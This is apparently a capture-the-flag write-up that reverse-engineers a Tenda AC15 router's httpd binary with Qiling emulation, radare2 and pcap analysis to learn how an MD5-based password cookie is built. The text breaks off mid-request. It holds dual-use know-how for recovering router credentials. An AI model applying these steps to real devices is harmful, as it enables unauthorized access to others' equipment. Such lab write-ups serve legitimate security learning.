
Figure 16: files

Thanks to the organizers for this nice challenge :)

By BlackB0x

This write-up provides an alternate solution to stage 3, using Qiling.

We have a pcapng file as well as a binary. Given the message this is an HTTP server. Let's go to the mentioned IP address to see what what happens.



We are greeted by a login page. Stands to reason that we need the password to get the last flag. It's time to have a look at the pcapng.

What I like to do first when first analyzing an unknown pcap is having a look at the statistics, so I can get an overview of what is happening in the pcap. Let's head over to `Statistics` > `Protocol Hierarchy`


Protocol	Percent Packets	Packets	Percent Bytes	Bytes	Bits/s	End Packets	End Bytes	End Bits/s	PDUs
Frame	100.0	787	99.8	1013250	240 k	0	0	0	787
Ethernet	100.0	787	1.1	11042	2625	0	0	0	787
Internet Protocol Version 4	100.0	787	1.5	15740	3742	0	0	0	787
Transmission Control Protocol	100.0	787	97.1	986468	234 k	512	146140	34 k	787
Hypertext Transfer Protocol	34.9	275	95.2	966430	229 k	214	817887	194 k	275
Short Frame	6.5	51	0.0	0	0	51	0	0	51
Portable Network Graphics	0.3	2	2.6	26294	6251	2	26294	6251	2
Media Type	0.4	3	9.6	97037	23 k	3	97037	23 k	3
Malformed Packet	0.4	3	0.0	0	0	3	0	0	3
Line-based text data	0.3	2	0.4	4440	1055	2	4440	1055	2
Compuserve GIF	0.1	1	0.1	1420	337	0	0	0	1

The traffic is mostly HTTP. Cool, that will be easier to understand. Let's see in the conversation what are the IP addresses involved in the traffic.

Address A	Address B	Packets	Bytes	To
192.168.1.7	54.247.175.238	10	4 kB	
192.168.1.7	192.168.1.1	51	28 kB	

3 IP addresses of which 2 are local IP addresses. It's safe to assume that `192.168.1.7` is a workstation and `192.168.1.1` is the router.

If we apply the `http.request.method` we'll see the requests emitted by the client.



So we have a `flag` page that probably contains our flag.

If we follow one of the TCP stream we can see the HTTP header sent. There is an interesting header

Additionally, the address `54.247.175.238` is the website `reversemd5.com`.

This is probably an indication that we'll have to reverse an MD5 hash to get the password. However, the length of the cookie is 38 character. An MD5 hash is 32 character long. There are some garbage that

we need to remove.

Finally, this binary is an ARM binary.

```
└─$ file httpd
httpd: ELF 32-bit LSB executable, ARM, EABI5 version 1 (SYSV), dynamically linked, interpreter /lib/ld-uClibc.so.0, stripped
```

This challenge can be solved with static analysis, but I wanted to try to solve it through dynamic analysis with the Qiling Framework .

Environment setup

Qiling installation Qiling is a Python framework enabling cross-platform binary execution. It also provides a nice API to perform memory and register operations, hook addresses, function, Syscalls, and many other features.


A complete installation guide is available here https://docs.qiling.io/en/latest/install/. Installation in a Python virtual environment is recommended.

Router rootfs Since this binary is a dynamically linked library, Qiling will need the shared library to execute the program. I decided to try to get the rootfs directly.

Looking through the shared library in the binary, I spotted a library `libCfm.so`. The other libraries are fairly known, but I had a hunch that this one was custom made by the vendor

```
└─$ readelf -d httpd

Dynamic section at offset 0xef270 contains 36 entries:
  Tag        Type                         Name/Value
 0x00000001 (NEEDED)                     Shared library: [libCfm.so]
 0x00000001 (NEEDED)                     Shared library: [libcommon.so]
 0x00000001 (NEEDED)                     Shared library: [libChipApi.so]
 0x00000001 (NEEDED)                     Shared library: [libvos_util.so]
 0x00000001 (NEEDED)                     Shared library: [libz.so]
 0x00000001 (NEEDED)                     Shared library: [libpthread.so.0]
 0x00000001 (NEEDED)                     Shared library: [libnvram.so]
 0x00000001 (NEEDED)                     Shared library: [libshared.so]
 0x00000001 (NEEDED)                     Shared library: [libtpi.so]
 0x00000001 (NEEDED)                     Shared library: [libm.so.0]
 0x00000001 (NEEDED)                     Shared library: [libucapi.so]
 0x00000001 (NEEDED)                     Shared library: [libgcc_s.so.1]
 0x00000001 (NEEDED)                     Shared library: [libc.so.0]
```

I decided to google the company name and the name of this library




Interesting, someone published a rootfs on Github. It also gives the complete model of the router : AC15.

I downloaded the rootfs and decided to try it. I downloaded the `.bin` file from the Github repo and then extracted the rootfs through `binwalk`. The rootfs is located in `./US_AC15V1.0BR_V15.03.05.18_multi_TD01/squashfs-root`. I then copied the `httpd` binary under `/bin`. This step is not really necessary but I did it nonetheless.

Httpd emulation I started with a basic emulation with the following python script.

```
1  from qiling import *
2  from qiling.const import QL_VERBOSE, QL_INTERCEPT
3
4  root_fs_path =  "US_AC15V1.0BR_V15.03.05.18_multi_TD01/squashfs-root"
5
6  def T15_sandbox(path, rootfs):
7      ql = Qiling(path, rootfs, verbose=QL_VERBOSE.DEBUG)
8
9  if __name__ == '__main__':
10     T15_sandbox(["./US_AC15V1.0BR_V15.03.05.18_multi_TD01/squashfs-root
           /bin/httpd"], root_fs_path)
```

When trying to execute a binary with Qiling for the first time, I always use the `QL_VERBOSE.DEBUG` flag to have an overview of what's happening and within the Python Qiling virtual environment I tried the script. The execution stopped quickly so I had to peruse the debug log to find out what was wrong.




The binary is trying to connect to a socket located at `/var/cfm_socket` but cannot find it.

Qiling provides a few examples on how binaries can be emulated for difference platforms. Among them is one that contains a reference to this socket

```
import os, socket, sys, threading
sys.path.append("..")
from qiling import *
from qiling.const import QL_VERBOSE

def patcher(ql):
    br0_addr = ql.mem.search("br0".encode() + b'\x00')
    for addr in br0_addr:
        ql.mem.write(addr, b'lo\x00')

def nvram_listener():
    server_address = 'rootfs/var/cfm_socket'
    data = ""

    try:
        os.unlink(server_address)
    except OSError:
        if os.path.exists(server_address):
            raise

    # Create UDS socket
    sock = socket.socket(socket.AF_UNIX,socket.SOCK_STREAM)
    sock.bind(server_address)
    sock.listen(1)

    while True:
        connection, client_address = sock.accept()
        try:
            while True:
                data += str(connection.recv(1024))

                if "lan.webiplansslen" in data:
                    connection.send('192.168.170.169'.encode())
                elif "wan_ifname" in data:
                    connection.send('eth0'.encode())
                elif "wan_ifnames" in data:
                    connection.send('eth0'.encode())
                elif "wan0_ifname" in data:
                    connection.send('eth0'.encode())
                elif "wan0_ifnames" in data:
                    connection.send('eth0'.encode())
                elif "sys.workmode" in data:
                    connection.send('bridge'.encode())
                elif "wan1.ip" in data:
                    connection.send('1.1.1.1'.encode())
                else:
                    break
                data = ""
        finally:
                connection.close()

def my_sandbox(path, rootfs):
    ql = Qiling(path, rootfs, verbose=QL_VERBOSE.DEBUG)
    ql.add_fs_mapper("/dev/urandom","/dev/urandom")
    ql.hook_address(patcher ,ql.loader.elf_entry)
    ql.run()


if __name__ == "__main__":
    nvram_listener_therad =  threading.Thread(target=nvram_listener, daemon=True)
    nvram_listener_therad.start()
    my_sandbox(["rootfs/bin/httpd"], "rootfs")
```


There is a piece of code that acts as a server listening on `/var/cfm_socket` in the rootfs. Apparently, the server uses this socket to query configuration.

I took the code as a base. Additionally, the server is looking for a bridge interface to bind to. The easiest way to do this I created an interface `br0` and assigned it to network `192.168.24.0/24`. I also needed to create a specific Linux profile for Qiling. I copied the original `linux.ql` profile under `qiling/profiles`. I then replaced the interface under `ifname_override` with `br0`. This file will be passed as a parameter to the `Qiling` class.



Hooray ! The sandbox is not crashing anymore ! Since Qiling is in debug mode, we can see the non-blocking `select` being called.

Qiling binds the socket to `127.0.0.1` port `8080`. Let's try to access it



We can access the UI ! Now, how is the `password` cookie created ?

Password were are you ? We now need to find where and how the password cookie is being handled. Let's fire Radare2 and find it.

the `aaaa` command tells radare2 to perform an extensive analysis.

```
└─$ r2 httpd
[0x0000f9b0]> aaaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[Cannot find basic block for switch case at 0x0001dc48 bbdelta = 88
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Finding and parsing C++ vtables (avrr)
[x] Finding xrefs in noncode section (e anal.in=io.maps.x)
[x] Analyze value pointers (aav)
[x] Value from 0x00008000 to 0x000f6eb0 (aav)
[x] 0x00008000-0x000f6eb0 in 0x8000-0xf6eb0 (aav)
[x] Emulate functions to find computed references (aaef)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Finding function preludes
[x] Enable constraint types analysis for variables
[0x0000f9b0]>
```

Now i'm gonna try to find string containing password. I'll use Radare's `iz` command and filter with the string `password`. The + modifier tells Radare2 to perform a case-insensitive search

```
[0×0000efbc]> iz~+password
139  0×000d3174 0×000db174 8   9    .rodata ascii   password
156  0×000d32a0 0×000db2a0 52  53   .rodata ascii   UM: Attempting to change the password for user <%s>\n
176  0×000d3444 0×000db444 8   9    .rodata ascii   password
181  0×000d3484 0×000db484 36  37   .rodata ascii   Confirmation Password did not match.
184  0×000d34dc 0×000db4dc 17  18   .rodata ascii   Invalid password.
367  0×000d475c 0×000dc75c 33  34   .rodata ascii   Set-Cookie: password=%s; path=/\r\n
414  0×000d4c54 0×000dcc54 9   10   .rodata ascii   password=
428  0×000d4d40 0×000dcd40 8   9    .rodata ascii   password
479  0×000d5120 0×000dd120 48  49   .rodata ascii   The range of password length is 5-15 characters!
481  0×000d5164 0×000dd164 22  23   .rodata ascii   Get old password fail!
482  0×000d517c 0×000dd17c 30  31   .rodata ascii   It's same as the old password!
483  0×000d519c 0×000dd19c 18  19   .rodata ascii   Set password fail!
485  0×000d51c4 0×000dd1c4 24  25   .rodata ascii   Input password is NULL!
488  0×000d5218 0×000dd218 18  19   .rodata ascii   password is wrong!
875  0×000d71e0 0×000df1e0 15  16   .rodata ascii   SysToolpassword
1437 0×000d94bc 0×000e14bc 13  14   .rodata ascii   PPPOEPassword
1870 0×000db078 0×000e3078 8   9    .rodata ascii   password
1874 0×000db0b4 0×000e30b4 15  16   .rodata ascii   ucloud.password
1979 0×000db824 0×000e3824 11  12   .rodata ascii   wrlPassword
2002 0×000db9dc 0×000e39dc 8   9    .rodata ascii   password
2503 0×000ddc38 0×000e5c38 9   10   .rodata ascii   password2
2513 0×000ddcc0 0×000e5cc0 9   10   .rodata ascii   password3
2523 0×000ddd48 0×000e5d48 9   10   .rodata ascii   password4
2533 0×000dddd0 0×000e5dd0 9   10   .rodata ascii   password5
2625 0×000de448 0×000e6448 21  22   .rodata ascii   /system_password.html
2629 0×000de488 0×000e6488 23  24   .rodata ascii   /system_password.html?1
2638 0×000de508 0×000e6508 18  19   .rodata ascii   password_error.asp
3750 0×000ea100 0×000f2100 8   9    .rodata ascii   password
4250 0×000ec8b4 0×000f48b4 8   9    .rodata ascii   password
```

I also searched for any mention of `cookie`, as the MD5 is contained in a HTTP cookie. I found the following

```
[0×0000f9b0]> ir~cookie
0×000ff870 0×000ef870 SET_32 expired_cookie_option
0×000ffaf8 0×000efaf8 SET_32 cookie_suffix
```

This is a confirmation that there is at least a suffix on the cookie.

I started to search references to some interesting strings above, using radare's `axt` command and the virtual addresses of the strings (the third column). The function referencing `password=` bears an interesting name


```
[0×0000efbc]> axt 0×000dcc54
sym.R7WebsSecurityHandler 0×2f6e0 [STRING] add r3, r4, r3
sym.R7WebsSecurityHandler 0×2f6e4 [DATA] mov r1, r3
```

This function is also referencing the `expired_cookie` option

```
[0×0000f9b0]> axt 0×000ffaf8
fcn.0002d6d0 0×2d8f0 [DATA] ldr r3, [r4, r3]
sym.R7WebsSecurityHandler 0×2f938 [DATA] ldr r3, [r4, r3]
```

If we print the disassembly after the address of `cookie_suffix`, we can see a call to `sprintf`, as well

as a reference to a `g_Pass` symbol.



The cookie is probably generated by this `sprintf` call.

Having a running router is great but, as shown above, we are not landing on an authentication portal, but directly to the administration page. Hence, no password cookie is present in the headers.


Request

Pretty Raw Hex

```
1  GET /goform/GetSysAutoRebbotCfg?0.46623079663129563 HTTP/1.1
2  Host: 127.0.0.1:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: */*
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  X-Requested-With: XMLHttpRequest
8  Connection: keep-alive
9  Referer: http://127.0.0.1:8080/main.html
10 Sec-Fetch-Dest: empty
11 Sec-Fetch-Mode: cors
12 Sec-Fetch-Site: same-origin
13
```

I needed to find a way to have the server put the password cookie.

On the router UI, in `System Settings` , there is a `Login Password` button. Likely to change the password. I tried to put a password with a predefined pattern to ease the memory search



Since the password is MD5-hashed, I will have only to search for the pattern in memory. Sure enough, the MD5 hashed pattern is sent through.

Request

Pretty Raw Hex

```
1  POST /goform/SysToolChangePwd HTTP/1.1
2  Host: 127.0.0.1:8080
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate, br
7  Content-Type: application/x-www-form-urlencoded
8  Content-Length: 110
9  Origin: http://127.0.0.1:8080
0  Connection: keep-alive
1  Referer: http://127.0.0.1:8080/system_password.html?random=0.6136014924169411&
2  Upgrade-Insecure-Requests: 1
3  Sec-Fetch-Dest: iframe
4  Sec-Fetch-Mode: navigate
5  Sec-Fetch-Site: same-origin
6  Sec-Fetch-User: ?1
7
